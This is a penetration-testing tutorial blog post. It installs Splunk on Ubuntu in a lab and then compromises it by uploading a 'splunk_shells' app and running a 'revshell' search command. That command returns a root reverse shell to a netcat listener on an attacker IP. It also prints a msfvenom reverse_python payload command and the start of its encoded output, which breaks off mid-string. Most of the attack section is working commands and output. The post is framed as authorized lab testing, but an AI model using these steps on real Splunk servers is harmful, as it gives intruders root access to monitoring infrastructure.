Penetration Testing on Splunk

June 10, 2019 By Raj Chandel

In this article, we are going to exploit SPLUNK using the reverse shell. One can find this beneficial in exploiting and do penetration testing of SPLUNK environment of their respective IT infrastructure.

Table of Content

- Introduction to SPLUNK
- Deploying SPLUNK on UBUNTU
- Exploiting SPLUNK using a reverse shell

What is SPLUNK?

Splunk Enterprise Security (ES) is a security information and event management (SIEM) solution that provides insight into machine data generated from security technologies such as network, endpoint, access, malware, vulnerability and identity information. It is a premium application that is licensed independently from Splunk core.

Splunk (the product) captures, indexes, and correlates real-time data in a searchable repository from which it can generate graphs, reports, alerts, dashboards, and visualizations.

For more information read from **here**.

Deploying SPLUNK on UBUNTU

Now we will continue with penetration testing of SPLUNK on LINUX platform (here we are using UBUNTU), the same can be performed on the windows platform as well.

Visit https://www.splunk.com and register there for downloading the free trial version of SPLUNK. Since we are going to continue with UBUNTU we have downloaded the Splunk for *Linux 64 bit* (.tgz file).

Once it gets downloaded on your UBUNTU machine, follow the process below for creating an instance of SPLUNK:

Open terminal, go to downloads and extract file using

```
tar -zxfv  splunk-7.3.0-657388c7a488-Linux-x86_64.tgz
```

```
root@ubuntu:~/Downloads# ls
splunk-7.3.0-657388c7a488-Linux-x86_64.tgz
root@ubuntu:~/Downloads# tar -zxvf splunk-7.3.0-657388c7a488-Linux-x86_64.tgz
```

Now follow these commands for installing splunk:

```
mv splunk /opt
cd /opt
cd splunk
cd bin/
/opt/splunk/bin/splunk start --accept-license
```


When asked enter the username and password you need to configure for Splunk.


```
root@ubuntu:~/Downloads# mv splunk /opt
root@ubuntu:~/Downloads# cd /opt
root@ubuntu:/opt# cd splunk/
root@ubuntu:/opt/splunk# ls
bin  copyright.txt  etc  ftr  include  lib  license-eula.txt  openssl  README-splu
root@ubuntu:/opt/splunk# cd bin/
root@ubuntu:/opt/splunk/bin# ls
bloom       ColdStorageArchiver.py  genRootCA.sh            jars        mongod_cc
bottle.py   coldToFrozenExample.py  genSignedServerCert.py  jp.py       node
btool       copyright.txt           genSignedServerCert.sh  jsmin       openssl
btprobe     dbmanipulator.py        genWebCert.py           locktest    parsetest
bzip2       exporttool              genWebCert.sh           locktool    parse_xml_b
cherryd     fill_summary_index.py   importtool              mongod      pcregextest
classify    genAuditKeys.py         installit.py            mongod-3.4  pid_check.s
root@ubuntu:/opt/splunk/bin# splunk start --accept-license
splunk: command not found
root@ubuntu:/opt/splunk/bin# /opt/splunk/bin/splunk start --accept-license

This appears to be your first time running this version of Splunk.

Splunk software must create an administrator account during startup. Otherwise, yo
Create credentials for the administrator account.
Characters do not appear on the screen when you type in credentials.

Please enter an administrator username: admin
Password must contain at least:
   * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
Copying '/opt/splunk/etc/openldap/ldap.conf.default' to '/opt/splunk/etc/openldap/
Generating RSA private key, 2048 bit long modulus
```

Once done you should see the following screen with URL of your Splunk GUI

```
.....+++++
writing new private key to 'privKeySecure.pem'
-----
Signature ok
subject=/CN=ubuntu/O=SplunkUser
Getting CA Private Key
writing RSA key
Done


Waiting for web server at http://127.0.0.1:8000 to be available... Done


If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com

The Splunk web interface is at http://ubuntu:8000
```

Go to http://ubuntu:8000 (URL of your Splunk GUI) and enter the user id and password you configured earlier:






Exploiting SPLUNK using a reverse shell


In the first phase, we have discussed how we can deploy Splunk in our local machine (Ubuntu) and in this phase, we will go with Splunk penetration testing where we will try to exploit Splunk for obtaining reverse shell of the machine.

For exploiting Splunk first now download the latest released shell from the following the link:


```
https://github.com/TBGSecurity/splunk_shells/archive/1.2.tar.gz
```




Now login to Splunk GUI from your kali machine visiting the IP of Ubuntu server: 8000 (192.168.0.37:8000) and login




Navigate to the “App: Search & Reporting” option and click on “**Search & Reporting**”



Click on the “Install app from file” option.



For installing any app slunk provides upload form to browse any .spl or .tar.gz for uploading. Taking advantages of functionality we will try to upload our Splunk shell that we had downloaded previously.



After uploading restart your Splunk instance.

Once restarted, go to apps tab again, Find your installed archive (weaponize Splunk for red teaming and pen testing)

We scroll down to find our shell file as shown below. Before we can run, it we need to click on the “Permissions” option to change its permissions.

192.168.0.37:8000/en-US/manager/search/apps/local?msgid=8825810.597763085

			checking				
SplunkForwarder	SplunkForwarder		Yes	No	App | Permissions	Disabled | Enable	
SplunkLightForwarder	SplunkLightForwarder		Yes	No	App | Permissions	Disabled | Enable	
Log Event Alert Action	alert_logevent	7.3.0	Yes	No	App | Permissions	Enabled | Disable	Edit pr
Webhook Alert Action	alert_webhook	7.3.0	Yes	No	App | Permissions	Enabled | Disable	Edit pr
Apps Browser	appsbrowser	7.3.0	Yes	No	App | Permissions	Enabled	Edit pr
Getting started	gettingstarted	1.0	Yes	Yes	App | Permissions	Disabled | Enable	
introspection_generator_addon	introspection_generator_addon	7.3.0	Yes	No	App | Permissions	Enabled | Disable	Edit pr
Home	launcher		Yes	Yes	App | Permissions	Enabled	Launcl
learned	learned		Yes	No	App | Permissions	Enabled | Disable	Edit pr
legacy	legacy		Yes	No	App | Permissions	Disabled | Enable	
sample data	sample_app		Yes	No	App | Permissions	Disabled | Enable	
Search & Reporting	search	7.3.0	Yes	Yes	App | Permissions	Enabled	Launcl
Splunk Archiver App	splunk_archiver	1.0	Yes	No	App | Permissions	Enabled | Disable	Edit pr
Splunk Get Data In	splunk_gdi	1.0.1	Yes	No	App | Permissions	Enabled	Edit pr
splunk_httpinput	splunk_httpinput		Yes	No	App | Permissions	Enabled | Disable	Edit pr
Instrumentation	splunk_instrumentation	4.2.2	Yes	Yes	App | Permissions	Enabled	Launcl
Splunk Metrics Workspace	splunk_metrics_workspace	1.1.6	Yes	Yes	App | Permissions	Enabled | Disable	Launcl
Monitoring Console	splunk_monitoring_console	7.3.0	Yes	Yes	App | Permissions	Enabled | Disable	Launcl
Weaponize Splunk for Pentesting and Red Teaming	splunk_shells-1.2	1.2	Yes	No	App | Permissions	Enabled	Edit pr

Click on permissions and change to all apps as shown below:

Permissions

Apps » splunk_shells-1.2 » Permissions

App permissions

Users with read access can only save objects for themselves, and require write access to be able to share objects with other users.

Roles	Read	Write
Everyone	☑	☑
admin	☐	☐
can_delete	☐	☐
power	☐	☐
splunk-system-role	☐	☐
user	☐	☐

Apply selected role permissions to:


Learn more

○ This app only (splunk_shells-1.2) ◉ All apps (system)

Cancel Save

Now to execute the shell. We navigate to the search option in Splunk and type in our command defining that we want a reverse shell of standard type to talk to out attach machines IP on the listening port.

```
| revshell std 192.168.0.7 1234
```



Now go to Kali Linux and open a terminal:

Start netcat using following command on any port you wish (here I have used 1234)

```
nc -lvp 1234
```

Hmmm!! As you can observe that by executing id command we show root uid and gid information but for obtaining proper tty shell we need to break jail.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.37: inverse host lookup failed: Unknown host
connect to [192.168.0.7] from (UNKNOWN) [192.168.0.37] 53078
id
uid=0(root) gid=0(root) groups=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

We used Msfvenom to create a python payload.

```
msfvenom -p cmd/unix/reverse_python lhost=192.168.0.7 lport=4444 R
```

```
root@kali:~# msfvenom -p cmd/unix/reverse_python lhost=192.168.0.7 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 501 bytes
python -c "exec('aW1wb3J0IHNvY2tldCAgICAgICwgICAgICAgICBzdWJwcm9jZXNzICAgICAgLCAgICAgICAgIG9
